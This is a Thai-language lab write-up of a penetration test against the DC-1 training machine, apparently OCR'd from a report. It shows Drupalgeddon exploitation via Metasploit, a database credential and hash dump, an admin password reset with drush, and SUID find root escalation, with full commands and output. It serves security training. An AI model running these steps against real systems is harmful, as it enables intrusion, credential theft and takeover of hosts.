
3.3.2) เข้าหน้าเว็บ http://192.168.227.193/ หลังจากสแกนพบ port 80 เปิดอยู่เข้าดูหน้าเว็บเป้าหมาย เพื่อสำรวจ web application และระบุประเภทของ CMS ที่ใช้งานอยู่ ด้วย URL : http://192.168.227.193/ ผลลัพธ์ พบเว็บไซต์ใช้ Drupal CMS



ภาพตัวอย่างที่ 2.4 ผลการทดสอบเจาะระบบ

3.3.3) Directory Enumeration ด้วย Gobuster ทำการใช้ gobuster เพื่อ brute-force หา Directory หรือ path ที่ซ่อนอยู่

- ด้วยคำสั่ง gobuster dir -u http://192.168.227.193-w/usr/share/dirb/wordlists/common.txt ผลลัพธ์ พบ Directory สำคัญ เช่น /admin, /sites, /misc, /modules




ภาพตัวอย่างที่ 2.5 ผลการทดสอบเจาะระบบ

3.3.4) Metasploit Framework เปิด Metasploit Framework ซึ่งเป็นเครื่องมือสำหรับการทดสอบ penetration ที่มี exploit และ payload สำเร็จรูปให้เลือกใช้

- ด้วยคำสั่ง msfconsole

ผลลัพธ์ เมื่อเปิดสำเร็จ แสดง banner และ prompt "msf >"




ภาพตัวอย่างที่ 2.6 ผลการทดสอบเจาะระบบ

3.3.5) ค้นหา Exploit สำหรับ Drupal ใช้คำสั่ง search เพื่อค้นหา module exploit ที่เกี่ยวข้องกับ Drupal ในฐานข้อมูล Metasploit search drupal

- ด้วยคำสั่ง search drupal

ผลลัพธ์ exploit หลายรายการ รวมถึง exploit/multi/http/drupal_drupageddon ซึ่งใช้สำหรับโจมตี Drupal 7.x




ภาพตัวอย่างที่ 2.7 ผลการทดสอบเจาะระบบ

3.3.6) ตั้งค่าและโหลด Exploit Module เลือกใช้ exploit module Drupalgeddon ด้วยคำสั่ง use exploit/multi/http/drupal_drupageddon

- ตั้งค่า RHOSTS (IP เป้าหมาย) ด้วยคำสั่ง set RHOSTS 192.168.227.193
- ตั้งค่า LHOST (IP เครื่องผู้โจมตี) ด้วยคำสั่ง set LHOST 192.168.45.237
- จากนั้นตรวจสอบ options ทั้งหมด ด้วยคำสั่ง options

ผลลัพธ์ Module ถูกโหลดสำเร็จ RHOSTS และ LHOST ถูกตั้งค่าเรียบร้อย options แสดงค่าพารามิเตอร์ครบถ้วน




ภาพตัวอย่างที่ 2.8 ผลการทดสอบเจาะระบบ

3.3.7) รัน Exploit และได้ Meterpreter Session คำรัน exploit เพื่อโจมตีเป้าหมาย Drupalgeddon ใช้ช่องโหว่ในฟีเจอร์ Form API ของ Drupal 7

- ด้วยคำสั่ง run

ผลลัพธ์ Exploit สำเร็จ ได้รับ Meterpreter session บนเครื่องเป้าหมาย



ภาพตัวอย่างที่ 2.9 ผลการทดสอบเจาะระบบ


3.3.8) เปิด Shell บนเครื่องเป้าหมาย ใช้คำสั่ง shell เพื่อเปิด interactive shell บนเครื่องเป้าหมายด้วย Python

- ด้วยคำสั่ง python -c 'import pty; pty.spawn("/bin/bash")'

ตรวจสอบตัวตนและตำแหน่งปัจจุบัน

- ด้วยคำสั่ง whoami, id, pwd

ผลลัพธ์ shell เปิดสำเร็จ และ Python ช่วย spawn bash shell แบบ interactive ขึ้นมา จากนั้น whoami แสดงว่าเป็น www-data, id แสดง uid=33(www-data) gid=33(www-data), pwd แสดง path ปัจจุบัน




ภาพตัวอย่างที่ 2.10 ผลการทดสอบเจาะระบบ

3.3.9) สำรวจ /home และหา Flag ทำการ navigate ไปยัง directory /home เพื่อดูว่ามี user ใดบ้างในระบบ และค้นหาไฟล์ flag ที่อาจวางอยู่

- ไป home ด้วยคำสั่ง cd /home
- เรียกดูรายชื่อไฟล์ด้วยคำสั่ง ls -la

ผลลัพธ์ พบไฟล์ flag4 และ local.txt อยู่ใน /home




ภาพตัวอย่างที่ 2.11 ผลการทดสอบเจาะระบบ

3.3.10) อ่าน local.txt (User Flag) อ่านไฟล์ local.txt เพื่อรับ flag ที่แสดงว่าสามารถเข้าถึงระดับ user บนระบบเป้าหมายได้สำเร็จ

- ด้วยคำสั่ง cat local.txt

ผลลัพธ์ ได้รับ User Flag: 95c549f9a226e631ad4cca833322aaff




ภาพตัวอย่างที่ 2.12 ผลการทดสอบเจาะระบบ

3.3.11) เข้าไปใน directory flag4 และอ่านไฟล์ flag4.txt เพื่อดูเนื้อหา ซึ่งเป็นคำใบ้ชี้แนวทางต่อไป

- ไป flag4 ด้วยคำสั่ง cd flag4
- เรียกดูรายชื่อไฟล์ด้วยคำสั่ง ls -la
- อ่านไฟล์ flag4.txt ด้วยคำสั่ง cat flag4.txt

ผลลัพธ์ flag4.txt "Can you use this same method to find or access the flag in root? Probably. But perhaps it's not that easy. Or maybe it is?" — นี่คือคำใบ้ให้เข้าถึง /root ซึ่งต้องการสิทธิ์ root




ภาพตัวอย่างที่ 2.13 ผลการทดสอบเจาะระบบ

3.3.12) ค้นหา Flag1 ใน /var/www กลับมาที่ /var/www เพื่อตรวจสอบไฟล์ที่ซ่อนอยู่

- ไป /var/www ด้วยคำสั่ง cd /var/www
- เรียกดูรายชื่อไฟล์ด้วยคำสั่ง ls -la

ผลลัพธ์ flag1.txt อยู่ใน /var/www




ภาพตัวอย่างที่ 2.14 ผลการทดสอบเจาะระบบ

3.3.13) อ่าน flag1.txt อ่านไฟล์ flag1.txt เพื่อรับ flag ที่พบจาก /var/www

- ด้วยคำสั่ง cat flag1.txt

ผลลัพธ์ flag1.txt "Every good CMS needs a config file - and so do you." — คำใบ้ให้ไปหา config file ของ Drupal




ภาพตัวอย่างที่ 2.15 ผลการทดสอบเจาะระบบ

3.3.14) ค้นหา Config File ของ Drupal และ Flag2 จากคำใบ้ใน flag1 ไปค้นหา settings.php ซึ่งเป็น config file หลักของ Drupal 7 ที่เก็บข้อมูล database credentials และ flag2 ซึ่งจะต้องเข้าไปที่ sites/default/settings.php

- ไป sites/default/settings.php ด้วยคำสั่ง cd /sites/default
- เรียกดูรายชื่อไฟล์ด้วยคำสั่ง ls -la
- อ่านไฟล์ settings.php ด้วยคำสั่ง cat settings.php


ผลลัพธ์ Flag2 "Brute force and dictionary attacks aren't the only ways to gain access (and you WILL need access). What can you do with these credentials?" และพบ database credentials: user=dbuser, password ของ Drupal database



ภาพตัวอย่างที่ 2.16 ผลการทดสอบเจาะระบบ

3.3.15) เข้าถึง MySQL Database ใช้ credentials ที่ได้จาก settings.php เพื่อล็อกอินเข้า MySQL และเมื่อใส่ password เสร็จจะเข้ามาในหน้า MySQL ได้

- ด้วยคำสั่ง mysql -u dbuser -p drupaldb



ภาพตัวอย่างที่ 2.17 ผลการทดสอบเจาะระบบ

3.3.16) ค้นหารายชื่อผู้ใช้จาก MySQL database เมื่อเข้าสู่ MySQL database ของ Drupal เสร็จจะทำการค้นหาข้อมูลผู้ใช้

- ด้วยคำสั่ง SELECT name, pass FROM users;

ผลลัพธ์ พบรายชื่อผู้ใช้และ password hash ของแต่ละคน รวมถึง admin user

```
mysql> SELECT name, pass FROM users;
SELECT name, pass FROM users;
+-------+--------------------------------------------------------------+
| name  | pass                                                         |
+-------+--------------------------------------------------------------+
|       |                                                              |
| admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR |
| Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg |
+-------+--------------------------------------------------------------+
3 rows in set (0.00 sec)

mysql>
```

ภาพตัวอย่างที่ 2.18 ผลการทดสอบเจาะระบบ

3.3.17) เปลี่ยน Password Admin ด้วย Drush แทนที่จะ crack hash ใช้ rush เปลี่ยน password ของ admin โดยตรงใน database เพื่อล็อกอินเข้าหน้าเว็บ Drupal

- ด้วยคำสั่ง drush user-password admin --password="Pass123"

ผลลัพธ์ Password ของ admin ถูกเปลี่ยนเป็น Pass123 สำเร็จ


```
www-data@DC-1:/var/www$ drush user-password admin --password="Pass123"
drush user-password admin --password="Pass123"
Changed password for admin                                 [success]
www-data@DC-1:/var/www$
```

ภาพตัวอย่างที่ 2.19 ผลการทดสอบเจาะระบบ

3.3.18)ล็อกอิน Drupal และค้นหา Flag3 เข้าหน้าเว็บ Drupal ด้วย credentials ที่เปลี่ยนไป และค้นหา flag3 ในเนื้อหาของเว็บไซต์ด้วย URL : http://192.168.227.193/

- ล็อกอินด้วย username: admin, password: Pass123
- จากนั้นไปที่ Dashboard > Recent content > flag3

ผลลัพธ์ Flag3 "Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow" คำใบ้ให้ใช้คำสั่ง find กับ SUID



ภาพตัวอย่างที่ 2.20 ผลการทดสอบเจาะระบบ

3.3.19) ค้นหาไฟล์ที่มีสิทธิ์ SUID ใช้คำสั่ง find เพื่อค้นหาไฟล์ทั้งหมดในระบบที่มีการตั้งค่า SUID bit (-perm -u=s) ซึ่งหมายความว่าไฟล์นั้นจะรันด้วยสิทธิ์ของเจ้าของไฟล์ มักเป็น root

- ด้วยคำสั่ง find / -perm -u=s -type f 2>/dev/null

ผลลัพธ์ พบว่า /usr/bin/find มี SUID bit ตั้งอยู่ ซึ่งสามารถนำมาใช้ยกระดับสิทธิ์ได้

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

ภาพตัวอย่างที่ 2.21 ผลการทดสอบเจาะระบบ

3.3.20) ตรวจสอบ Permission ของ find ตรวจสอบ permission ของไฟล์ /usr/bin/find เพื่อยืนยันว่ามี SUID bit ตั้งอยู่จริง

- ด้วยคำสั่ง ls -la /usr/bin/find

ผลลัพธ์ พบ SUID bit บน /usr/bin/find ยืนยันว่าสามารถใช้งานได้เพื่อยกระดับสิทธิ์

```
www-data@DC-1:/var/www$ ls -la /usr/bin/find
ls -la /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan  6  2012 /usr/bin/find
www-data@DC-1:/var/www$
```

ภาพตัวอย่างที่ 2.22 ผลการทดสอบเจาะระบบ

3.3.21) ยกระดับสิทธิ์เป็น Root ใช้ประโยชน์จาก SUID ของ find โดยใช้ -exec เพื่อรัน /bin/bash ด้วยสิทธิ์ root (-p = preserve privileges) ทำให้ได้ shell ในฐานะ root

- ด้วยคำสั่ง /usr/bin/find . -exec /bin/bash -p \; -quit

ผลลัพธ์ ได้ shell ในฐานะ root สำเร็จ คำสั่ง whoami แสดงผลว่า root


```
www-data@DC-1:/var/www$ /usr/bin/find . -exec /bin/bash -p \; -quit
/usr/bin/find . -exec /bin/bash -p \; -quit
bash-4.2# whoami
whoami
root
bash-4.2#
```

ภาพตัวอย่างที่ 2.23 ผลการทดสอบเจาะระบบ

3.3.22) เข้าถึง /root และหา Flag สุดท้าย ตรวจสอบตำแหน่งปัจจุบัน จากนั้นเข้าไปยัง /root เพื่อค้นหาและอ่าน root flag ดู path ปัจจุบัน ด้วยคำสั่ง pwd ไป /root ด้วยคำสั่ง cd /root

- เรียกดูรายชื่อไฟล์ด้วยคำสั่ง ls -la

ผลลัพธ์ พบไฟล์ proof.txt และ thefinalflag.txt ใน /root




ภาพตัวอย่างที่ 2.24 ผลการทดสอบเจาะระบบ

3.3.23) อ่าน proof.txt (Root Flag) อ่านไฟล์ proof.txt เพื่อรับ root flag ซึ่งเป็นหลักฐานสำคัญว่าสามารถเข้าถึงสิทธิ์สูงสุด บนเครื่องเป้าหมายได้สำเร็จ

- ด้วยคำสั่ง cat proof.txt

ผลลัพธ์ Root Flag: 8105e22a53e9337e3206f7e4d3b71467 ได้ flag สำเร็จ




ภาพตัวอย่างที่ 2.25 ผลการทดสอบเจาะระบบ

3.3.25) อ่าน thefinalflag.txt อ่านไฟล์ thefinalflag.txt ซึ่งเป็นข้อความสุดท้ายจากผู้สร้าง challenge

- ด้วยคำสั่ง cat thefinalflag.txt

ผลลัพธ์ The Final Flag "Hopefully you've enjoyed this and learned some new skills. You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7"



ภาพตัวอย่างที่ 2.26 ผลการทดสอบเจาะระบบ

4. ผลการทำการ Security Assessment Traget3 : Lampiao


4.1 ข้อมูลทั่วไปของเป้าหมาย

Target name	Lampiao
IP Address	192.168.193.48
OS	Linux
Web Application	Local
Open Port	22/tcp, 80/tcp and 1898/tcp

